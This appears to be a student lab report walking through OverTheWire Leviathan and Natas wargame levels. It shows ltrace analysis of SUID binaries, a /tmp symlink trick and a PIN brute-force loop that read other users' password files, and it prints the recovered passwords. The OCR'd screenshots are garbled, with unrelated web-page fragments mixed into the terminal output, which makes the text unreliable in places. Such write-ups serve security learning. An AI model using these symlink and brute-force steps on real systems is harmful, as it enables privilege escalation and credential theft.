drwxr-xr-x  2 root      root      4096 Oct 14 09:27 .
drwxr-xr-x 150 root      root      4096 Oct 14 09:29 ..
-rw-r--r--  1 root      root     220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root     3851 Oct 14 09:19 .bashrc
-r-sr-x--  1 leviathan4 leviathan3 18100 Oct 14 09:27 level3
-rw-r--r--  1 root      root      807 Mar 31 2024 .profile
leviathan3@leviathan:~$ ./level3
Enter the password> hello
bzzzzzzzap. WRONG
leviathan3@leviathan:~$ ltrace ./level3
/libc_start_main(0x80490ed, 1, 0xfffffd474, 0 <unfinished ...>
strcmp("h0no33", "kakaka")
printf("Enter the password> ")
fgets(Enter the password> hello
"hello\n", 256, 0xf7fae5c0)
strcmp("hello\n", "snlprintf\n")
puts("bzzzzzzzap. WRONG"bzzzzzzzap. WRONG
)
+++ exited (status 0) +++
leviathan3@leviathan:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ ls
level3
$ cat /etc/leviathan_pass/leviathan4
WGiegElCvO
$
```

Level 4 -> Level 5

Tool Used: SSH, Linux Terminal

Objective:

To retrieve sensitive data by analyzing file permissions.

Steps Followed:

1. Logged in using Level 4 credentials.
2. Checked permissions of files and directories.
3. Identified files that were readable despite restrictions.
4. Extracted the password from the accessible file.

Conclusion:

This level strengthened understanding of Linux file permissions and access control.

PUC:

```
Session Actions Edit View Help
(gaurav㉿kali)-[~] ~ www.rapidtables.com/convert/number/binary-to-text.htm
$ ssh leviathan4@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXc5CxLhmAAM/urcrLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).

Binary to text converter

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan4@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted
```

```
Session Actions Edit View Help
firewall. www.rapidtables.com/convert/number/binary-to-asciitext
--[ Tools ]-- all Linux Kali Tools Kali Docs Kali Forums KaliNetHunter Exploit-DB Google Hacking DB

For your convenience we have installed a few useful tools which you can find
in the following locations:
* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)

--[ More information ]-- Enter binary numbers with any prefix/postfix/delimiter and press the Convert button.
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/

For support, questions or comments, contact us on discord or IRC.

Enjoy your stay!
leviathan4@leviathan:~$ ls -la
total 24
drwxr-xr-x  3 root root  4096 Oct 14 09:27 .bin File
drwxr-xr-x 150 root root  4096 Oct 14 09:29 ..
-rw-r--r--  1 root root   220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root root  3851 Oct 14 09:19 .bashrc file:
-rw-r--r--  1 root root    807 Mar 31 2024 .profile
dr-xr-x---  2 root leviathan4 4096 Oct 14 09:27 .trash
leviathan4@leviathan:~$ cd .trash
leviathan4@leviathan:~/.trash$ ls 10 00110100 01010001 01000100 00001010
bin
leviathan4@leviathan:~/.trash$ ./bin
00110000 01100100 01110001 01110000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@leviathan:~/.trash$
```

OverTheWire: Wargames > R Binary to Text Translator

www.rapidtables.com/convert/number/binary-to-ascii.html

RapidTables

Home > Conversion > Number conversion > Binary to text converter

Binary to Text Translator

Enter binary numbers with any prefix/postfix/delimiter and press the *Convert* button.
(E.g: 01000101 01110000 01100001 01101101 01110000 01101100 01100101):

From To

Binary Text

Open File Open Bin File Search

Paste binary code numbers or drop file:

```
00110000 01100100 01111001 01111000 01010100 00110111  
01000110 00110100 01010001 01000100 00001010
```

Paste binary code numbers or drop file:

```
00110000 01100100 01111001 01111000 01010100 00110111  
01000110 00110100 01010001 01000100 00001010
```

Character encoding (optional)

ASCII/UTF-8

= Convert Reset Swap

0dyxT7F4QD

NUMBER CONVERSION

- ASCII,Hex,Binary,Decimal converter
- ASCII text to binary converter

Level 5 -> Level 6

Tool Used: SSH, Linux Terminal

Objective:

To exploit a vulnerable SUID binary to obtain the next password.

Steps Followed:

1. Logged in using Level 5 credentials.
 2. Identified a SUID-enabled executable.
 3. Executed the binary carefully.
 4. Retrieved the password revealed by the program.

Conclusion:

This level demonstrated how improper use of elevated privileges can expose sensitive data.

PUC:

```

Session Actions Edit View Help
http://www.overthewire.org/wargames/rapidtables.com/convert/number/binary-to-ascii.html
For support, questions or comments, contact us on discord or IRC. Hunter Exploit-DB Google Hacking DB
Enjoy your stay!
leviathan5@leviathan:~$ ls -la binary code numbers or drop file:
total 36
drwxr-xr-x  2 root      root 10000  4096 Oct 14 09:27 .
drwxr-xr-x 150 root      root 90110  4096 Oct 14 09:29 ..
-rw-r--r--  1 root      root    220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root   3851 Oct 14 09:19 .bashrc
-r-sr-x--- 1 leviathan6 leviathan5 15144 Oct 14 09:27 leviathan5
-rw-r--r--  1 root      root    807 Mar 31 2024 .profile
leviathan5@leviathan:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@leviathan:~$ ltrace ./leviathan5
__libc_start_main(0x804910d, 1, 0xfffffd464, 0 <unfinished ... >
fopen("/tmp/file.log", "r")
puts("Cannot find /tmp/file.log Cannot find /tmp/file.log")
) = 26
exit(-1 <no return ... > = 0
+++ exited (status 255) +++
leviathan5@leviathan:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@leviathan:~$ ltrace ./leviathan5
__libc_start_main(0x804910d, 1, 0xfffffd464, 0 <unfinished ... >
fopen("/tmp/file.log", "r")
fgetc(0x804d1a0)
feof(0x804d1a0)
putchar(104, 0x804a008, 0, 0)
fgetc(0x804d1a0)
feof(0x804d1a0)
putchar(101, 0x804a008, 0, 0)
fgetc(0x804d1a0)
feof(0x804d1a0)
putchar(108, 0x804a008, 0, 0)
= 0x804d1a0
= 'h'
= 0
= 104
= 'e' NUMBER CONVERSION
= 0
= 101
= 'l' ASCII,Hex,Binary,Decimal converter
= 0
= 108 ASCII text to binary converter

```

```

Session Actions Edit View Help
http://www.rapidtables.com/convert/number/binary-to-ascii.html
for binary code numbers or drop file:
fgets(0x804d1a0)
feof(0x804d1a0)
putchar(108, 0x804a008, 0, 0)
fgets(0x804d1a0)
feof(0x804d1a0)
putchar(111, 0x804a008, 0, 0)
fgets(0x804d1a0)
feof(0x804d1a0)
putchar(10, 0x804a008, 0, 0)
hello000 01100100 01111001 01111000 01010100 00110111
) = 10
fgets(0x804d1a0)
feof(0x804d1a0)
fclose(0x804d1a0)
getuid()
setuid(12005)
unlink("/tmp/file.log")
+++ exited (status 0) +++
leviathan5@leviathan:~$ ls
leviathan5@leviathan:~$ cat /tmp/file.log (optional)
leviathan5@leviathan:~$ cat /tmp/file.log
cat: /tmp/file.log: No such file or directory
leviathan5@leviathan:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@leviathan:~$ ./leviathan5
hello
leviathan5@leviathan:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@leviathan:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
ln: failed to create symbolic link '/tmp/file.log': File exists
leviathan5@leviathan:~$ ls
0dyxT7F4QD
leviathan5@leviathan:~$ ./leviathan5
hello
leviathan5@leviathan:~$ NUMBER CONVERSION
leviathan5@leviathan:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@leviathan:~$ ./leviathan5
szo7HDB8Bw
leviathan5@leviathan:~$ ■

```

Level 6 -> Level 7

Tool Used: SSH, Linux Terminal

Objective:

To complete the final challenge and retrieve the last password.

Steps Followed:

1. Logged in using Level 6 credentials.
 2. Analyzed available binaries and environment settings.
 3. Executed the final vulnerable binary.
 4. Obtained the final password.

Conclusion:

The final level consolidated all previously learned concepts, including enumeration, binary analysis, and privilege escalation techniques.

PUC:

```
For your convenience we have installed a few useful tools which you can find  
in the following locations: tools -> Kali Docs -> Kali Forums -> Kali NetHunter -> Exploit-DB -> Google H  
  
* gef (https://github.com/hugsy/gef) in /opt/gef/  
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/  
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/  
* pwntools (https://github.com/Gallopsled/pwntools)  
* radare2 (http://www.radare.org/) 1100100 0111001 01111000 01010100 00110111  
01000110 00110100 01010001 01000100 000001010  
--[ More information ]--  
  
For more information regarding individual wargames, visit  
http://www.overthewire.org/wargames/  
  
For support, questions or comments, contact us on discord or IRC.  
  
Enjoy your stay!  
Character encoding (optional)  
leviathan6@leviathan:~$ ls -la  
total 36  
drwxr-xr-x 2 root root 4096 Oct 14 09:27 .  
drwxr-xr-x 150 root root 4096 Oct 14 09:29 ..  
-rw-r--r-- 1 root root 220 Mar 31 2024 .bash_logout  
-rw-r--r-- 1 root root 3851 Oct 14 09:19 .bashrc  
-r-sr-x-- 1 leviathan7 leviathan6 15036 Oct 14 09:27 leviathan6  
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile  
leviathan6@leviathan:~$ ./leviathan6  
usage: ./leviathan6 <4 digit code>  
leviathan6@leviathan:~$ ltrace ./leviathan6  
_libc_start_main(0x80490dd, 1, 0xfffffd464, 0 <unfinished ...>  
printf("usage: %s <4 digit code>\n", "./leviathan6") = 35  
)  
exit(-1 <no return ...>  
+++ exited (status 255) +++  
leviathan6@leviathan:~$
```

```
Session Actions Edit View Help  
leviathan6@leviathan:~$ ls -la  
total 36  
drwxr-xr-x 2 root root 4096 Oct 14 09:27 .  
drwxr-xr-x 150 root root 4096 Oct 14 09:29 ..  
-rw-r--r-- 1 root root 220 Mar 31 2024 .bash_logout  
-rw-r--r-- 1 root root 3851 Oct 14 09:19 .bashrc  
-r-sr-x-- 1 leviathan7 leviathan6 15036 Oct 14 09:27 leviathan6  
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile  
leviathan6@leviathan:~$ ./leviathan6 0110100 0111001 01111000 01010100 00110111  
usage: ./leviathan6 <4 digit code> 0110100 0111001 01111000 01010100 00110111  
leviathan6@leviathan:~$ ltrace ./leviathan6  
_libc_start_main(0x80490dd, 1, 0xfffffd464, 0 <unfinished ...>  
printf("usage: %s <4 digit code>\n", "./leviathan6") = 35  
)  
exit(-1 <no return ...>  
+++ exited (status 255) +++  
leviathan6@leviathan:~$ for i in {0000..9999}; do echo $i./leviathan6 $i;done;  
0000  
Wrong  
0001  
Wrong  
0002  
Wrong  
0003  
Wrong  
0004  
Wrong  
0005  
Wrong  
0006  
Wrong  
0007  
Wrong  
0008  
Wrong  
0009  
Character encoding (optional)  
ASCIIfUTF-8  
Convert X Reset Swap  
0dyxT7F4QD  
NUMBER CONVERSION  
* ASCII,Hex,Binary,Decimal converter  
* ASCII text to binary converter
```

```
Session Actions Edit View Help
7109 Wrong
7110 Wrong
7111 Wrong
7112 Wrong
7113 Wrong
7114 Wrong
7115 Wrong
7116 Wrong
7117 Wrong
7118 Wrong
7119 Wrong
7120 Wrong
7121 Wrong
7122 Wrong
7123 $ whoami
      leviathan7
      $ ls
      leviathan6
      $ cat /etc/leviathan_pass/leviathan7
      qEs5Io5yM8
      $
```

Paste binary code numbers or drop file:

```
00110000 01100100 01111001 01111000 01010100 00110111
01000110 00110100 01010001 01000100 00001010
```

Character encoding (optional)

ASCII/UTF-8

= Convert × Reset ⚡ Swap

Level 7(Final):

OVERALL LEARNING OUTCOME

The Leviathan lab provided hands-on experience with Linux security fundamentals and common misconfigurations. It strengthened skills in system enumeration, permission analysis, and basic exploitation, serving as a strong foundation for more advanced OverTheWire challenges.

PUC:

```
leviathan7@leviathan: ~
Session Actions Edit View Help
(gaurav@kali)-[~]
$ ssh leviathan7@leviathan.labs.overthewire.org -p 2223
KaliNetHunter Exploit-DB Google Hacking DB
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfxC5CXlhmAAM/urerLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).

[~] 1. Bandit 2. Natas 3. Leviathan 4. Krypt0n 5. Norman 6. Gibson 7. Vermin 8. Maze 9. Ophcrack 10. Vuln 11. Web security 12. Cryptography 13. Exploit 14. Start 15. Binary 16. Both - binary exploitation (and reverse engineering) 17. UtN 18. Immunity 19. Exploitation (and reverse engineering) 20. Maz3r 21. Binary 22. Exploitation (and reverse engineering)
To find out more about a certain wargame, just visit its page linked from the menu on the left.
Leviathan
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

Normal
backend: gibson-1
Suggested order to play the games in:
leviathan7@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted

[~] 2. Pick one:
1. Bandit - Unix/Linux basics
2. Natas - Cryptography
3. Leviathan - reverse engineering
4. Krypt0n - Start
5. Norma - Binary exploitation (and reverse engineering)
6. Gibson - Binary exploitation (and reverse engineering)
7. Vermin - Binary exploitation (and reverse engineering)
8. Maze - Binary exploitation (and reverse engineering)
9. Ophcrack - Exploit
10. Vuln - Start
11. Web security - Web security
12. Cryptography - Cryptography
13. Exploit - Exploit
14. Start - Start
15. Binary - Binary
16. Both - binary exploitation (and reverse engineering)
17. UtN - UtN
18. Immunity - Immunity
19. Exploitation (and reverse engineering) - Exploitation (and reverse engineering)
20. Maz3r - Maz3r
21. Binary - Binary
22. Exploitation (and reverse engineering) - Exploitation (and reverse engineering)

www. over he ire.org
```

```
leviathan7@leviathan: ~
Session Actions Edit View Help
firewall. ~ overthewire.org/wargames
--[ Tools ]-- KaliLinux Kali Tools Kali Docs Kali Forum Kali NetHunter Exploit-DB Google Hacking DB
For your convenience we have installed a few useful tools which you can find in the following locations:
* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)

OverTheWire games offered by the OverTheWire community can help you to learn and practice security concepts in the form of fun-filled games.
--[ More information ]-- To find out more about a certain wargame, just visit its page linked from the menu on the left.

For more information regarding individual wargames, visit http://www.overthewire.org/wargames/
For support, questions or comments, contact us on discord or IRC.

Suggested order to play the games in:
Enjoy your stay!
leviathan7@leviathan:~$ ls -la
2. Pick one:
total 24
drwxr-xr-x  2 root      root      4096 Oct 14 09:27 .
drwxr-xr-x 150 root      root      4096 Oct 14 09:29 ..
-rw-r--r--  1 root      root     220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root      root    3851 Oct 14 09:19 .bashrc
-r--r--  1 leviathan7 leviathan7 178 Oct 14 09:27 CONGRATULATIONS
-rw-r--r--  1 root      root     807 Mar 31 2024 .profile
leviathan7@leviathan:~$ cat CONGRATULATION
cat: CONGRATULATION: No such file or directory
cat: CONGRATULATIONS: No such file or directory
leviathan7@leviathan:~$ cat CONGRATULATIONS
Well Done, you seem to have used a *nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@leviathan:~$
```

Natas Lab

LAB DESCRIPTION

The OverTheWire Natas lab focuses on fundamental web security concepts through a series of progressively challenging levels. The lab introduces common web vulnerabilities such as insecure authentication, client-side trust issues, hidden files, server-side input validation flaws, command injection, file inclusion, and weak access controls. Natas is designed to help beginners understand how web applications can be exploited using simple inspection techniques and logical analysis rather than advanced tools.

Level 0 -> Level 1

Tool Used: Web Browser

Objective:

To access the web application and obtain the password for the next level.


Steps Followed:


1. Opened the Natas Level 0 webpage using the provided URL.
2. Viewed the page source.
3. Located the password embedded in the HTML source code.

Conclusion:

This level introduced the importance of inspecting page source code for hidden information.

PUC:





Natas1> 0nzCigAq7t2iALyvU9xcHlYN4Mlkwlq

Level 1 -> Level 2

Tool Used: Web Browser, Developer Tools

Objective:

To bypass basic client-side restrictions.


Steps Followed:

1. Opened the webpage and noticed right-click was disabled.
2. Used browser developer tools to view the source code.
3. Retrieved the password from the HTML content.


Conclusion:

This level demonstrated that client-side restrictions do not provide real security.

PUC:



ctrl+shift+i



Natas2> TguMNxKo1DSa1tujBLuZJnDUICcUAPI

Level 2 -> Level 3

Tool Used: Web Browser

Objective:

To locate hidden files on the web server.


Steps Followed:

1. Viewed the page source for hints.
2. Discovered a reference to a hidden directory.
3. Navigated to the directory and accessed the password file.

Conclusion:

This level highlighted the risks of leaving sensitive files publicly accessible.

PUC:



The screenshot shows a browser window with the title "OverTheWire: Natas Level 2" and the URL "natas2.natas.labs.overthewire.org". The page content is "There is nothing on this page". On the right, there is a "WeBChall" button labeled "SUBMIT TOKEN". The developer tools are open, showing the DOM structure and styles for the page. The DOM includes an

natas2

 heading and a

element containing the text "There is nothing on this page". The browser's address bar shows "Not Secure http://natas2.natas.labs.overthewire.org". The developer tools also show a box model diagram for the

element.

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Index of /files

Name	Last modified	Size	Description
 Parent Directory		-	
 pixel.png	2025-10-14 09:06	303	
 users.txt	2025-10-14 09:06	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

The screenshot shows the Chrome DevTools interface with the 'Elements' tab selected. The left pane displays the DOM tree, starting with the root <html> element. The <body> element is currently selected. The right pane shows the computed styles for the selected element, including rules like 'element :: { }' and 'inline'. A tooltip is visible, prompting the user to 'Select a Flex container or item to continue.' The bottom status bar indicates the file is 100% loaded.

```
# username:password
alice:BYNdcesZqW
bob:jwueICLVt
charlie:GSVckVV3m
natas3:3gqisGdR0pj6tpkDKdIW02hSvchLeYH
eve:zo4mJWNj2
mallory:9urTCPzBmH
```

The screenshot shows a Firefox browser window with the title "OverTheWire: Natas Level 2". The address bar indicates the URL is <http://natas2.natas.labs.overthewire.org/files/users.txt>. The main content area displays a plain text file containing a list of user names and their corresponding hashed passwords. Below the browser window, the Kali Linux desktop environment is visible, showing various application icons in the dock.

natas3:3gqisGdR0pj6tpkDKdIW02hSvchLeYH

Level 3 -> Level 4

Tool Used: Web Browser

Objective:

To identify restricted directories using server configuration files.

Steps Followed:

1. Checked the robots.txt file.
2. Found a disallowed directory.
3. Accessed the directory and retrieved the password.

Conclusion:

This level demonstrated how robots.txt can unintentionally reveal sensitive paths.

PUC:

OverTheWire: Natas Level 3 | natas3.natas.labs.overthewire.org

Not Secure http://natas3.natas.labs.overthewire.org

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS3

There is nothing on this page

WeChall SUBMIT TOKEN

OverTheWire: Natas Level 3 | natas3.natas.labs.overthewire.org

Not Secure http://natas3.natas.labs.overthewire.org

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

NATAS3

Search HTML

```
<html>
  <head></head>
  <body> (scroll) overflow
    <h1>natas3</h1>
    <div id="content"> (overflow)
      ::before
      There is nothing on this page
      <!--No more information leaks!! Not even Google will find it this time....-->
      ::after
    </div>
    <div id="wechallform" class="ui-draggable" style="display: block;"> (event) (overflow)
      <p>Submit token:</p>
      <form id="realwechallform" action="https://www.wechall.net/10-levels-on-Natas.html" method="post"> (encType="application/x-www-form-urlencoded")
    </form>
  </div>
</body>
</html>
```

Inspector

Layout Computed Changes Compatibility

Filter Styles :hover .cls

element :: { inline }

body :: { level.css:1 background: #ccc; padding: 0px; margin: 0px; }

Flexbox

Select a Flex container or item to continue.

Grid

CSS Grid is not in use on this page

Box Model

Box Model Properties

margin 0
border 0
padding 0 0 0 0
1366x189.433 0 0 0
static

A screenshot of a web browser window. The title bar says "OverTheWire: Natas". The address bar shows "natas3.natas.labs.overthewire.org/robots.txt" with a "Not Secure" warning. Below the address bar is a navigation bar with links: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area displays the following text:

```
User-agent: *
Disallow: /s3cr3t/
```

OverTheWire: Natas Index of /s3cr3t

